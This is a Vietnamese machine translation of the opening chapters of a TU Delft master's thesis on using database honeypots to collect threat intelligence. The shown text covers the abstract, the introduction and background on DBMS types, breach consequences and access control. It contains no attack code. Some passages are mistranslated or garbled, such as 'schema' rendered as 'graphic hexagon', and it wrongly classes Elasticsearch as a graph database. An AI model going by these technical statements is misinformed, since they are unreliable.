

Tận dụng cơ sở dữ liệu

Những chiếc lọ mật ong để thu thập

Tình báo về mối đe dọa

Bài hát Yuqian

Luận văn thạc sĩ

Khoa học máy tính

Khoa Kỹ thuật Điện,

Toán học và Khoa học máy tính

Nhóm an ninh mạng

Đòn bẩy

Cơ sở dữ liệu Honeypots để thu thập mối đe dọa Trí thông minh

qua

Bài hát Yuqian

để lấy bằng Thạc sĩ Khoa học
tại Đại học Công nghệ Delft,
được bảo vệ công khai vào thứ sáu ngày 21 tháng 6 năm 2024 lúc 10:00 sáng.

Mã số sinh viên: 4630521

Thời gian thực hiện dự án: 29 tháng 1 năm 2024 – 21 tháng 6 năm 2024

Hội đồng luận án: TS. họ. H. Griffioen, TU Delft, giám sát viên

GS.TS. ir. G. Smaragdakis, TU Delft, có vấn

Tiến sĩ là. A. Katsifodimos, Đại học Công nghệ Delft

Tiến sĩ ir. J. Yang, Đại học Công nghệ Delft

Phiên bản điện tử của luận án này có sẵn tại <http://repository.tudelft.nl/>.



Tóm tắt

Trong thời đại kỹ thuật số, sự gia tăng dữ liệu cá nhân trong các cơ sở dữ liệu đã khiến chúng trở thành mục tiêu chính cho tấn công mạng. Khi khối lượng dữ liệu tăng lên, tần suất và mức độ tinh vi của các cuộc tấn công này cũng tăng theo. Luận văn này điều tra các mối đe dọa bảo mật cơ sở dữ liệu bằng cách triển khai honeypot cơ sở dữ liệu nguồn mở để thu thập thông tin tình báo về mối đe dọa. Chúng tôi đã sử dụng năm honeypot khác nhau ở nhiều cấp độ tương tác khác nhau, triển khai tổng cộng 275 honeypot tương tác thấp, 50 honeypot tương tác trung bình và 8 honeypot tương tác cao trong khoảng 20 đến 23 ngày để thu thập một loạt dữ liệu đối nghịch. Thông qua việc triển khai này, chúng tôi đã thu thập được 37, 618, 111 mục nhật ký từ 8.786 IP.

Phân tích của chúng tôi về các bản ghi này chỉ ra rằng các cơ sở dữ liệu được tiếp xúc với internet có nhiều khả năng bị phát hiện trong vòng một giờ sau khi triển khai do quét internet trên lan. Ngoài ra, chúng tôi thấy rằng kẻ thù thể hiện sở thích tấn công một số hệ thống quản lý cơ sở dữ liệu nhất định, tham gia vào các tần suất tấn công không đều như đánh dấu bằng các đợt ngắn, sử dụng nhiều công cụ khác nhau và khai thác cả dịch vụ đám mây nhà cung cấp và máy bị nhiễm. Những phát hiện này cũng cung cấp tổng quan và phân tích cấp cao về các cuộc tấn công được quan sát, bao gồm thực thi mã từ xa, sâu, botnet, trộm dữ liệu và cryptojacking.

Lời nói đầu

Trước tiên, tôi muốn bày tỏ lòng biết ơn đến người giám sát hàng ngày của tôi, Harm Griffioen, vì sự hỗ trợ và hứa hẹn dẫu của anh ấy trong suốt hành trình này. Chuyên môn của anh ấy về chủ đề này, việc xem xét bản thảo của tôi và trả lời các câu hỏi của tôi là vô giá. Tôi cũng biết ơn cố vấn luận án của mình, Georgios Smaragdakis, người đã phản hồi mang tính xây dựng về các bài thuyết trình, bản thảo luận án và tiến độ chung của tôi, giúp nâng cao chất lượng công việc của tôi. Ngoài ra, tôi muốn gửi lời cảm ơn đến Asterios Katsifodimos cũng như Jie Yang vì đã là một phần của ủy ban luận án của tôi.

Xin gửi lời cảm ơn đặc biệt đến nhóm Greynoise vì đã mở rộng quyền truy cập VIP cho tôi. Quyền truy cập này đóng vai trò quan trọng trong việc nghiên cứu các tác nhân đe dọa và cung cấp những hiểu biết sâu sắc đáng kể, đóng vai trò không thể thiếu trong quá trình viết luận án của tôi.

Cuối cùng, tôi muốn bày tỏ lòng biết ơn chân thành đến bạn bè và gia đình. Sự ủng hộ, ý tư ờng, sự quan tâm và động viên liên tục của các bạn là sự giúp đỡ to lớn.

Nội dung

1 Giới thiệu	1
2 Bối cảnh	3
2.1 Cơ sở dữ liệu .	3
2.1.1 Các loại DBMS.	4
2.1.2 Bảo mật của DMBS.	4
2.1.3 Hậu quả của vi phạm dữ liệu.	5
2.1.4 Chúng ta bảo vệ cơ sở dữ liệu như thế nào? .	6
2.1.5 Lỗi bảo mật cơ sở dữ liệu.	6
2.2 Tấn công mạng .	7
2.3 Quét .	8
2.4 Kính thiên văn mạng.	9
2.5 Hồ sơ .	10
3 Công việc liên quan	12
3.1 Quét .	12
3.2 Bảo mật cơ sở dữ liệu.	13
3.3 Phát hiện các cuộc tấn công mạng.	14
3.3.1 Kính thiên văn mạng.	14
3.3.2 Bẫy mật .	14
3.4 Câu hỏi nghiên cứu mở.	16
4 Phư ơng pháp	17
nghiên cứu	17
4.1 Câu hỏi nghiên cứu..	17
4.2 Honeypots cơ sở dữ liệu đã triển khai.	17
4.2.1 Honeypot tư ơng tác thấp: Honeypot Qeeqbox.	18
4.2.2 Honeypot tư ơng tác trung bình: RedisHoneyPot.	18
4.2.3 Honeypot tư ơng tác trung bình: Sticky Elephant.	19
4.2.4 Honeypot tư ơng tác trung bình: Elasticpot.	19
4.2.5 Honeypot tư ơng tác cao: Monogodb-honeypot.	19
4.3 Thiết lập thí nghiệm.	19
4.3.1 Thí nghiệm sơ bộ.	20
4.3.2 Thí nghiệm chính	20
4.3.3 Thu thập và phân tích dữ liệu.	22
4.3.4 Cấu trúc dữ liệu.	23
5 Kết quả	26
Nghiên cứu sơ bộ .	26
5.1.1 Honeypot của Qeeqbox.	26
5.1.2 RedisHoneyPot .	32
5.1.3 Chú voi dính.	37
5.1.4 Đàn hồi .	42
5.1.5 Mongodbs-honeypot. .	45
5.1.6 Khả năng phát hiện.	46
5.2 Nghiên cứu chính	47
5.2.1 Honeypot của Qeeqbox.	47
5.2.2 RedisHoneyPot .	52
5.2.3 Chú voi dính.	57
5.2.4 Đàn hồi .	60
5.2.5 Mongodbs-honeypot. .	63
5.3 Tóm tắt	66

Nội dung

6 Thảo luận 6.1	69
Hạn chế	69
6.2 Khuyến nghị về bảo mật cơ sở dữ liệu.	69
7 Kết luận 7.1 Tóm	71
tắt câu trả lời cho các câu hỏi phụ.	71
7.2 Kết luận	72
7.3 Công việc trong tương lai	72

1

Giới thiệu

Quá trình số hóa xã hội đã nâng cao khả năng kết nối và sự tiện lợi, biến đổi cuộc sống hàng ngày của chúng ta, cách chúng ta làm việc và cách chúng ta tương tác với nhau. Tuy nhiên, sự tiến hóa này đã đưa ra những thách thức mới, đặc biệt là trong an ninh mạng. Khi nhiều khía cạnh của cuộc sống của chúng ta chuyển sang trực tuyến, chúng ta giao phó một lượng thông tin cá nhân cho các dịch vụ kỹ thuật số. Khai thác quá trình chuyển đổi này, tội phạm mạng đã tận dụng các cơ hội, dẫn đến sự gia tăng tội phạm mạng và các tổn thất liên quan [10] [83].

Một lĩnh vực đã trở thành mục tiêu chính của tội phạm mạng là hệ thống cơ sở dữ liệu [22]. Cơ sở dữ liệu đóng vai trò là xương sống của vô số ứng dụng và dịch vụ, lưu trữ lượng lớn thông tin nhạy cảm như thông tin cá nhân, giao dịch tài chính và hồ sơ chăm sóc sức khỏe. Khi cơ sở dữ liệu bị vi phạm có thể dẫn đến nhiều hậu quả tiêu cực bao gồm: tổn thất tài chính, danh tiếng gây hại và các biện pháp trừng phạt theo quy định [49] [59].

Tài liệu hiện có đã nhấn mạnh đến nhu cầu về các biện pháp bảo mật cơ sở dữ liệu mạnh mẽ có từ trước khi phát minh ra internet như chúng ta biết [31]. Nhiều phương pháp khác nhau để bảo vệ cơ sở dữ liệu chống lại các cuộc tấn công và các hoạt động bảo mật đã được khám phá kể từ [14] [15]. Các nhà nghiên cứu đã nhận ra rằng kẻ thù sử dụng quét mạng như một phương pháp trinh sát để xác định nạn nhân tiềm năng, với xu hướng nổi lên trong việc nhắm mục tiêu vào cơ sở dữ liệu thông qua quét mạng [5] [19]. Để chống lại những tên tội phạm mạng này, các honeypot đã nổi lên như những công cụ có giá trị để thu thập thông tin tình báo về mối đe dọa và phát hiện các cuộc tấn công này [64] [39]. Bằng cách mô phỏng các hệ thống để bị tổn thương và dụ dỗ kẻ thù tương tác với chúng, honeypot cung cấp cho các nhà nghiên cứu những hiểu biết vô giá về các phương pháp và động cơ của những kẻ tấn công mạng. Nhận ra nhu cầu bảo mật cơ sở dữ liệu do các mối đe dọa ngày càng tăng từ kẻ thù, các nhà nghiên cứu đã cố gắng tận dụng khả năng thu thập mối đe dọa của honeypot. Tài liệu đã khám phá cách sử dụng honeypot về mặt lý thuyết để thu thập thông tin tình báo về mối đe dọa trong các cuộc tấn công cơ sở dữ liệu [53] [98]. Tuy nhiên, có một khoảng trống trong tài liệu về việc thực sự sử dụng honeypot cơ sở dữ liệu để nghiên cứu hành vi đối đầu.

Trong luận án này, chúng tôi sẽ sử dụng năm honeypot cơ sở dữ liệu nguồn mở trên các cấp độ tương tác khác nhau, mô phỏng nhiều hệ thống quản lý cơ sở dữ liệu (DBMS) khác nhau để thu thập thông tin tình báo về mối đe dọa có giá trị. Về các cuộc tấn công cơ sở dữ liệu. Một honeypot tương tác thấp, bao gồm nhiều honeypot DBMS như Microsoft SQL (MSSQL), Redis, Postgres, Elasticsearch và MySQL sẽ đóng vai trò là điểm tập hợp ban đầu để có được thông tin chi tiết về tần suất tấn công và các kiểu mẫu đối đầu. Honeypot tương tác trung bình, có Redis, Postgres và Elasticsearch, sẽ sâu hơn, nhằm mục đích thu thập dữ liệu về các cuộc tấn công và hoạt động sau khi truy cập vào cơ sở dữ liệu. Để hoàn thiện nó, một honeypot tương tác cao, sử dụng MongodB với các tập dữ liệu được chế tạo sẽ được triển khai để chạy phiên bản MongodB thực bên trong một vùng chứa Docker.

Thông qua việc triển khai hơn 300 honeypot trong thí nghiệm chính, chúng tôi đã thu thập và phân tích một tập dữ liệu nhật ký chứa hơn 37 triệu mục từ hơn tám nghìn IP. Mục tiêu chính của chúng tôi là trả lời câu hỏi nghiên cứu: "Những loại tấn công mạng nào thường phải đối mặt với công chúng cơ sở dữ liệu?" Để đạt được điều này, chúng tôi tập trung vào ba câu hỏi phụ:

1. Tần suất tấn công: Tần suất tấn công vào cơ sở dữ liệu công khai là bao nhiêu?

2. Mô hình đối nghịch: Có mô hình rõ ràng nào trong các cuộc tấn công và kẻ tấn công không?

3. Bản chất của các cuộc tấn công: Các cơ sở dữ liệu công khai phải đổi mặt với những loại kỹ thuật tấn công nào?

Bằng cách kiểm tra tần suất tấn công, chúng ta có thể đánh giá quy mô và tính dài dằng của các mối đe dọa mạng. Phân tích các mô hình đối đầu giúp xác định các hành vi phổ biến, đồng thời cung cấp thông tin chi tiết về phư ơng pháp luận của kẻ tấn công. Điều tra bản chất của các cuộc tấn công sẽ tiết lộ các kỹ thuật cụ thể được sử dụng, làm nổi bật các lỗ hổng. Những thông tin chi tiết này cùng nhau cung cấp sự hiểu biết rõ ràng hơn về các mối đe dọa mà cơ sở dữ liệu phải đổi mặt và hỗ trợ phát triển bối cảnh mối đe dọa toàn diện hơn.

Ví dụ, trong phân tích tần suất tấn công, chúng tôi ghi nhận hoạt động đối kháng hàng ngày với cường độ dao động theo từng giờ. Các honeypot tương tác thấp thể hiện các mô hình bất thường của các đợt tăng đột biến hoạt động sau là các giai đoạn lưu lư ơng truy cập thấp. Tự ơng tự, các honeypot khác cho thấy hành vi không nhất quán, với một số giờ không có bất kỳ hoạt động đối kháng nào. Về các mô hình đối kháng, chúng tôi quan sát thấy kẻ thù ưa chuộng DBMS cụ thể như MSSQL. Và sở thích tận dụng nhiều nhà cung cấp dịch vụ đám mây và dịch vụ lưu trữ khác nhau cho mục đích xấu của chúng. Do đó, nhiều kẻ thù đã không bị các dịch vụ tình báo về mối đe dọa đã thiết lập như Greynoise phát hiện. Trong quá trình kiểm tra bản chất tấn công, chúng tôi thấy rằng kẻ thù thể hiện khả năng thích ứng bằng cách xác định các biến thể trong cấu hình honeypot và sử dụng nhiều công cụ và kỹ thuật khác nhau. Quan sát của chúng tôi bao gồm nhiều loại tấn công, bao gồm các cuộc tấn công bằng vũ lực, hoạt động do thám, thực thi mã từ xa, phân phối phần mềm độc hại và các nỗ lực đánh cắp dữ liệu.

Qua thử nghiệm và phân tích, chúng tôi đã có những đóng góp sau cho lĩnh vực này:

1. Đánh giá hiệu quả của honeypot cơ sở dữ liệu trong việc thu thập thông tin tình báo về mối đe dọa liên quan đến cơ sở dữ liệu thông qua việc triển khai honeypot cơ sở dữ liệu và đưa chúng lên web.
2. Phân tích tần suất tấn công đối nghịch nhằm vào cơ sở dữ liệu.
3. Xác định thói quen và sở thích tấn công cơ sở dữ liệu của kẻ tấn công.
4. Tiến bộ trong việc hiểu các bề mặt tấn công cơ sở dữ liệu thông qua phân tích chi tiết về công nghệ tấn công niques.

Trong chương tiếp theo, chúng tôi bắt đầu với bối cảnh để đảm bảo người đọc hiểu các khái niệm và chủ đề liên quan đến nghiên cứu này. Chương 3 cung cấp bản tóm tắt các tài liệu có liên quan bao gồm các nghiên cứu hiện có về quét mạng, bảo mật cơ sở dữ liệu và phát hiện các cuộc tấn công mạng, đặc biệt là thông qua việc sử dụng honeypot. Chúng tôi cũng mở rộng thêm về khoảng cách trong các tài liệu đã xác định trước đó. Chương 4 trình bày chi tiết câu hỏi nghiên cứu và phư ơng pháp luận, bao gồm các honeypot được sử dụng, triển khai chúng và các kỹ thuật xử lý dữ liệu. Chương 5 trình bày các phát hiện của chúng tôi, cung cấp thông tin chi tiết về tần suất tấn công, các mô hình đối đầu và đi sâu vào bản thân các cuộc tấn công. Chương 6 thảo luận về những hạn chế trong nghiên cứu của chúng tôi và đưa ra các khuyến nghị về bảo mật cơ sở dữ liệu. Cuối cùng, chương 7 trả lời cả các câu hỏi nghiên cứu phụ và chính, đồng thời trình bày kết luận rút ra từ nghiên cứu của chúng tôi.

2

Lý lịch

Luận văn này tập trung vào việc sử dụng honeypots cơ sở dữ liệu để thu thập thông tin tình báo về các cuộc tấn công cơ sở dữ liệu. Để đảm bảo tính rõ ràng, điều quan trọng là phải thiết lập các khái niệm cơ bản. Do đó, nửa đầu của chương này nhằm mục đích cung cấp một cuộc khám phá toàn diện về cơ sở dữ liệu, nhấn mạnh tầm quan trọng, phân loại và nhu cầu quan trọng đối với các chiến lược phòng thủ của chúng. Ngoài ra, phần này sẽ đi sâu vào hậu quả của việc bảo vệ không đầy đủ các hệ thống cơ sở dữ liệu để nhấn mạnh tầm quan trọng của các biện pháp bảo mật mạnh mẽ.

Trong phần sau của chương này, chúng tôi sẽ đi sâu vào mối quan hệ giữa cơ sở dữ liệu và các cuộc tấn công mạng, làm sáng tỏ các chiến thuật chung của kẻ thù và một khuôn khổ được sử dụng để phân tích chúng, cụ thể là chuỗi tiêu diệt mạng. Hơn nữa, chúng tôi khám phá cách kẻ thù tận dụng quét mạng để do thám nhằm xác định các mục tiêu tiềm năng và chúng tôi thảo luận về vai trò của kính thiên văn mạng và honeypot trong việc giảm thiểu những rủi ro này.

2.1. Cơ sở dữ liệu

Oracle định nghĩa cơ sở dữ liệu là: "Cơ sở dữ liệu là một tập hợp có tổ chức các thông tin có cấu trúc hoặc thường được lưu trữ điện tử trong một hệ thống máy tính. Cơ sở dữ liệu thường được kiểm soát bởi một hệ thống quản lý cơ sở dữ liệu (DBMS)" [70]. Cơ sở dữ liệu đóng vai trò là công cụ quan trọng để lưu trữ, quản lý và truy xuất dữ liệu một cách hiệu quả. Các ví dụ về cơ sở dữ liệu ở khắp mọi nơi xung quanh chúng ta trong cuộc sống hàng ngày: trong thương mại điện tử, cơ sở dữ liệu lưu trữ dữ liệu khách hàng và hồ sơ hàng tồn kho, cho phép các doanh nghiệp quản lý hiệu quả thông tin bán hàng, đơn đặt hàng và sản phẩm. Trong khi trong ngành chăm sóc sức khỏe, cơ sở dữ liệu lưu trữ thông tin quan trọng như hồ sơ bệnh nhân, tiền sử bệnh án và thông tin chi tiết về điều trị, rất quan trọng đối với việc quản lý chăm sóc bệnh nhân. Tuy nhiên, tầm quan trọng của cơ sở dữ liệu còn vượt xa những ví dụ cụ thể này.

Trong thế giới kết nối ngày nay, chúng là thành phần của hầu hết mọi hệ thống và ứng dụng hiện đại.

Từ các tổ chức tài chính xử lý giao dịch đến các nền tảng truyền thông xã hội quản lý dữ liệu người dùng và tương tác, thậm chí cả các tổ chức cho phép thực hiện sáng kiến làm việc từ xa, cơ sở dữ liệu hỗ trợ hoạt động của vô số dịch vụ, nền tảng và ngành công nghiệp kỹ thuật số.

Hơn nữa, với quá trình số hóa ngày càng tăng của thế giới chúng ta, đặc biệt là sau đại dịch covid 2019 [50], tầm quan trọng của cơ sở dữ liệu tiếp tục tăng theo cấp số nhân. Nghiên cứu thị trường dự báo một quỹ đạo tăng trưởng đáng kể cho thị trường cơ sở dữ liệu dựa trên dạng dịch vụ (DBaaS), với phân khúc DBaaS dự kiến sẽ mở rộng từ 16,04 tỷ đô la vào năm 2022 lên 39,67 tỷ đô la vào năm 2029 [7]. Sự tăng trưởng này phản ánh nhu cầu và tầm quan trọng của cơ sở dữ liệu thúc đẩy quá trình chuyển đổi số của thế giới chúng ta.

Khi sự phụ thuộc vào cơ sở dữ liệu ngày càng tăng, tác động tiềm tàng của các mối đe dọa mạng nhắm vào chúng cũng tăng theo. Khai thác hoặc hack có thể gây ra tổn thất tài chính đáng kể và tổn hại đến danh tiếng của các doanh nghiệp và ngành công nghiệp. Do đó, điều quan trọng là phải ưu tiên bảo mật cơ sở dữ liệu, đặc biệt là trong thị trường cơ sở dữ liệu đang phát triển nhanh chóng.

2.1.1. Các loại DBMS Ngoài định nghĩa

nghĩa của Oracle, cơ sở dữ liệu có thể được phân loại dựa trên loại DBMS mà chúng sử dụng. Các phân loại phổ biến bao gồm như ng không giới hạn ở cơ sở dữ liệu quan hệ, phân tán, phân cấp, hổng đối tượng và mạng [61]. Tuy nhiên, để phù hợp với luận án này, trọng tâm của chúng tôi chủ yếu sẽ là cơ sở dữ liệu quan hệ, phân tán và đồ thị, cũng như sự khác biệt giữa cơ sở dữ liệu SQL và NoSQL. Các phân loại này rất quan trọng vì chúng bao gồm các loại DBMS sẽ được sử dụng để thu thập và phân tích dữ liệu trong nghiên cứu này.

Cơ sở dữ liệu quan hệ sắp xếp dữ liệu thành các bảng có hàng và cột, được kết nối với nhau thông qua các mối quan hệ được xác định. Ví dụ về DBMS quan hệ bao gồm MySQL và PostgreSQL. MySQL được sử dụng rộng rãi vì dễ sử dụng và khả năng mở rộng, thường được sử dụng trong các ứng dụng web, hệ thống quản lý nội dung và kho dữ liệu. Mặt khác, PostgreSQL cung cấp các tính năng nâng cao như hỗ trợ các truy vấn phức tạp và kiểu dữ liệu JSON, khiến nó phù hợp với các ứng dụng doanh nghiệp.

Cơ sở dữ liệu phân tán phân phối dữ liệu trên nhiều máy chủ hoặc vị trí, tăng cường khả năng mở rộng và khả năng chịu lỗi. Redis, một DBMS phân tán phổ biến, nổi trội về bộ nhớ đệm, phân tích thời gian thực và lưu trữ dữ liệu hiệu suất cao. Nó thường được sử dụng trong các ứng dụng yêu cầu truy cập và xử lý dữ liệu nhanh, chẳng hạn như phân tích thời gian thực và bộ nhớ đệm phiền.

Cơ sở dữ liệu đồ thị, thường được gọi là cơ sở dữ liệu mạng, mô tả dữ liệu dưới dạng các nút và cạnh được kết nối với nhau. Đặc điểm đặc đáo của chúng nằm ở cách biểu diễn lục giác đồ họa dưới dạng đồ thị, trong đó các nút biểu thị các loại đối tượng và các cạnh biểu thị các loại mối quan hệ, cho phép tạo ra các cấu trúc dữ liệu phức tạp và không phân cấp. Điều này khiến chúng đặc biệt thành thạo trong việc mô hình hóa các mối quan hệ phức tạp giữa các thực thể. Một ví dụ điển hình về hệ thống quản lý cơ sở dữ liệu mạng là Elasticsearch, một thành phần của Elastic Stack. Được biết đến rộng rãi nhờ khả năng tìm kiếm toàn văn bản, phân tích nhật ký và trực quan hóa dữ liệu theo thời gian thực, Elasticsearch là công cụ không thể thiếu đối với các ứng dụng đòi hỏi khả năng truy xuất và phân tích dữ liệu nhanh chóng và toàn diện.

Trong những năm gần đây, sự khác biệt giữa cơ sở dữ liệu SQL (Ngôn ngữ truy vấn có cấu trúc) và NoSQL (Không chỉ là ngôn ngữ truy vấn có cấu trúc) đã trở nên nổi bật. Nói một cách đơn giản, cơ sở dữ liệu NoSQL là bất kỳ DBMS nào không phải là quan hệ [61]. SQL và NoSQL khác nhau chủ yếu ở bốn điểm:

- Quan hệ (SQL) hoặc không quan hệ (NoSQL)
- Sơ đồ nghiêm ngặt cho dữ liệu có cấu trúc (SQL) hoặc sơ đồ động cho dữ liệu không có cấu trúc (NoSQL)
- Dữ liệu dựa trên bảng (SQL) hoặc tài liệu, khóa-giá trị, đồ thị hoặc dựa trên cột rộng (NoSQL)
- Khả năng mở rộng theo chiều dọc bằng cách nâng cấp phần cứng (SQL) hoặc theo chiều ngang bằng cách phân vùng dữ liệu (NoSQL)

Cơ sở dữ liệu SQL, chẳng hạn như MySQL và PostgreSQL, tuân thủ theo một lục giác đồ họa có cấu trúc và phù hợp với các ứng dụng yêu cầu các nguyên tắc ACID (Nguyên tử, Nhất quán, Cô lập, Bền vững). Ví dụ, trong các hệ thống tài chính, nơi các giao dịch phải được xử lý và lưu trữ một cách đáng tin cậy mà không có sự thỏa hiệp, các thuộc tính ACID đảm bảo tính toàn vẹn và độ tin cậy của dữ liệu. Ngược lại, cơ sở dữ liệu NoSQL, như MongoDB, ưu tiên tính linh hoạt và khả năng mở rộng hơn là thực thi lục giác đồ họa nghiêm ngặt và do đó phù hợp với các ứng dụng yêu cầu các nguyên tắc BASE (Cơ bản khả dụng, Trạng thái mềm, Cuối cùng là nhất quán). Đối với các ứng dụng như nền tảng truyền thông xã hội, nơi mà việc đáp ứng các mô hình dữ liệu thay đổi nhanh chóng và xử lý khối lượng lớn tương tác của người dùng đồng thời là tối quan trọng, NoSQL cung cấp tính linh hoạt và khả năng mở rộng cần thiết mà không ảnh hưởng đến tính khả dụng và khả năng phản hồi của hệ thống.

2.1.2. Bảo mật của DBMS Mối quan

ngại về bảo mật của cơ sở dữ liệu đã tồn tại trong nhiều thập kỷ, với các nhà nghiên cứu nhận ra các lỗ hổng tiềm ẩn liên quan đến việc quá phụ thuộc vào DBMS [31]. Các cuộc điều tra ban đầu về vấn đề này đã xác định Quản lý truy cập danh tính (IAM) và mã hóa dữ liệu là các phương pháp chính để bảo vệ cơ sở dữ liệu [14]. Các nghiên cứu sau đó đã mở rộng phạm vi bảo mật cơ sở dữ liệu để bao gồm các cân nhắc như chất lượng dữ liệu, quyền sở hữu trí tuệ, tác động của người dùng thiết bị di động và khả năng phục hồi của cơ sở dữ liệu trước các cuộc tấn công khác nhau [15]. Mục tiêu bao quát của bảo mật cơ sở dữ liệu là thiết lập và duy trì tính bảo mật, toàn vẹn và khả dụng (bộ ba CIA) của các hệ thống cơ sở dữ liệu.

Tính bảo mật đảm bảo rằng thông tin nhạy cảm trong cơ sở dữ liệu chỉ có thể được truy cập bởi người dùng hoặc tổ chức được ủy quyền, bảo vệ chống lại việc truy cập trái phép.

Tính toàn vẹn đảm bảo dữ liệu vẫn chính xác, nhất quán và đáng tin cậy, ngăn chặn việc sử dụng trái phép sửa đổi hoặc can thiệp trong quá trình vận chuyển và lưu trữ.

Tính khả dụng đảm bảo rằng cơ sở dữ liệu và các tài nguyên của nó có thể truy cập và hoạt động khi cần, giảm thiểu thời gian chết và đảm bảo quyền truy cập liên tục vào dữ liệu cho người dùng được ủy quyền.

IBM nêu bật năm lĩnh vực chính mà các biện pháp bảo mật cơ sở dữ liệu nhằm giải quyết và bảo vệ [49]:

- Dữ liệu được lưu trữ trong cơ sở dữ liệu
- Tính toàn vẹn và bảo mật của chính DBMS
- Bất kỳ ứng dụng nào tương tác với cơ sở dữ liệu
- Máy chủ cơ sở dữ liệu vật lý hoặc ảo và phần cứng cơ bản của nó
- Cơ sở hạ tầng mạng và máy tính được sử dụng để truy cập cơ sở dữ liệu

Trong luận án này, chúng tôi sẽ tập trung chủ yếu vào hai lĩnh vực đầu tiên: bảo vệ dữ liệu được lưu trữ trong cơ sở dữ liệu và tính toàn vẹn và bảo mật của chính DBMS.

2.1.3. Hậu quả của vi phạm dữ liệu

Một vi phạm dữ liệu xâm phạm bất kỳ khía cạnh nào trong năm khía cạnh đã đề cập ở trên có thể gây ra hậu quả rộng khắp. Theo Ủy ban Châu Âu, vi phạm dữ liệu xảy ra khi dữ liệu mà bạn công ty hoặc tổ chức chịu trách nhiệm phải chịu sự cố bảo mật dẫn đến vi phạm tính bảo mật, tính khả dụng hoặc tính toàn vẹn [28]. Hậu quả của vi phạm dữ liệu DBMS có thể được tóm tắt như sau theo sau [49] [59]:

Trộm cắp dữ liệu: Vi phạm làm lộ thông tin sở hữu trí tuệ có giá trị và thông tin nhạy cảm, bao gồm hồ sơ khách hàng, số thẻ tín dụng, thông tin chi tiết về tài khoản ngân hàng và thông tin nhận dạng cá nhân. Điều này

Việc đánh cắp dữ liệu có thể làm tổn hại đến lợi thế cạnh tranh của một tổ chức và làm mất lòng tin của khách hàng.

Thiệt hại cho danh tiếng thương hiệu: Các công ty không bảo vệ dữ liệu cá nhân đầy đủ có nguy cơ làm tổn hại đến danh tiếng của họ. Khách hàng ít có khả năng làm ăn với các tổ chức không thể đảm bảo sự an toàn và riêng tư của thông tin nhạy cảm của họ. Việc mất lòng tin này có thể gây ra hậu quả lâu dài cho lòng trung thành với thương hiệu và vị thế trên thị trường.

Mất doanh thu: Vi phạm dữ liệu có thể làm gián đoạn hoạt động kinh doanh, dẫn đến mất doanh thu khi hệ thống được đưa ngoại tuyến hoặc các hoạt động kinh doanh bị chậm lại để giải quyết vi phạm. Thời gian chết phát sinh trong quá trình phục hồi có thể ảnh hưởng đáng kể đến hiệu quả tài chính và khả năng cạnh tranh trên thị trường.

Hình phạt vi phạm dữ liệu: Các cơ quan quản lý áp dụng hình phạt nghiêm khắc đối với hành vi vi phạm dữ liệu, đặc biệt là theo các quy định như Quy định bảo vệ dữ liệu chung của Châu Âu (GDPR) và Đạo luật Sarbanes-Oxley. Việc không tuân thủ các quy định này có thể dẫn đến các khoản tiền phạt lớn và hậu quả pháp lý, làm trầm trọng thêm thiệt hại về tài chính và danh tiếng.

Chi phí phục hồi: Phục hồi sau vi phạm dữ liệu có thể phải chịu chi phí đáng kể, bao gồm cả phí pháp lý, chi phí liên quan đến việc hỗ trợ những cá nhân bị ảnh hưởng và các nguồn lực bổ sung cần thiết để khôi phục dữ liệu và hệ thống về trạng thái trước khi vi phạm. Những chi phí này có thể lên tới hàng triệu đô la và có tác động đáng kể đến sức khỏe tài chính của một tổ chức.

2.1.4. Chúng ta bảo vệ cơ sở dữ liệu như thế nào?

Sau khi hiểu được hậu quả của vi phạm dữ liệu DBMS, chúng ta sẽ đi sâu vào các phương pháp hiệu quả để bảo vệ cơ sở dữ liệu. Các nhà lãnh đạo được công nhận trong ngành, như Microsoft, nhấn mạnh bốn lĩnh vực trọng tâm chính để bảo vệ cơ sở dữ liệu [59]:

Bảo mật mạng: Tường lửa được sử dụng như một rào cản giữa máy chủ cơ sở dữ liệu và mạng bên ngoài, kiểm soát lưu lượng đến và đi dựa trên các quy tắc bảo mật được xác định trước. Nó có thể ngăn chặn truy cập trái phép vào cơ sở dữ liệu, phát hiện và chặn các hoạt động độc hại và đóng vai trò là điểm nghẽn để triển khai các biện pháp bảo mật bổ sung, tăng cường bảo mật cơ sở dữ liệu tổng thể.

Quản lý truy cập danh tính: Các khuôn khổ IAM đảm bảo quyền truy cập phù hợp vào các tài nguyên của tổ chức thông qua xác thực, ủy quyền và kiểm soát truy cập [76]. Xác thực là quá trình xác minh danh tính của người dùng hoặc thực thể đang cố gắng truy cập vào hệ thống hoặc tài nguyên. Điều này thường liên quan đến ba yếu tố xác thực: thứ bạn biết, thứ bạn có và thứ bạn là.

Do đó, người dùng thường được yêu cầu cung cấp thông tin xác thực như tên người dùng và mật khẩu, thẻ truy cập hoặc khóa USB mã hóa và dữ liệu sinh trắc học như dấu vân tay. Hệ thống IAM xác thực người dùng để đảm bảo rằng họ là người mà họ tuyên bố trước khi cấp quyền truy cập vào cơ sở dữ liệu.

Quyền hạn xác định những hành động nào mà người dùng đã xác thực được phép thực hiện và những tài nguyên nào họ có thể truy cập. Quyền hạn này bao gồm việc xác định quyền và đặc quyền dựa trên vai trò, nhóm hoặc danh tính người dùng cá nhân. Hệ thống IAM thực thi các chính sách quyền hạn để hạn chế quyền truy cập cơ sở dữ liệu chỉ dành cho những người dùng có các quyền cần thiết.

Cơ chế kiểm soát truy cập thực thi các chính sách được xác định trong quá trình ủy quyền, đảm bảo rằng chỉ những người dùng được ủy quyền mới có thể truy cập vào các tài nguyên cụ thể hoặc thực hiện một số hành động nhất định. Hệ thống IAM sử dụng danh sách kiểm soát truy cập (ACL), kiểm soát truy cập dựa trên vai trò (RBAC) hoặc kiểm soát truy cập dựa trên thuộc tính (ABAC) để quản lý quyền truy cập cơ sở dữ liệu. Các cơ chế này giúp ngăn chặn truy cập trái phép và thực thi nguyên tắc đặc quyền tối thiểu, hạn chế quyền truy cập của người dùng chỉ vào dữ liệu và chức năng cần thiết cho vai trò của họ.

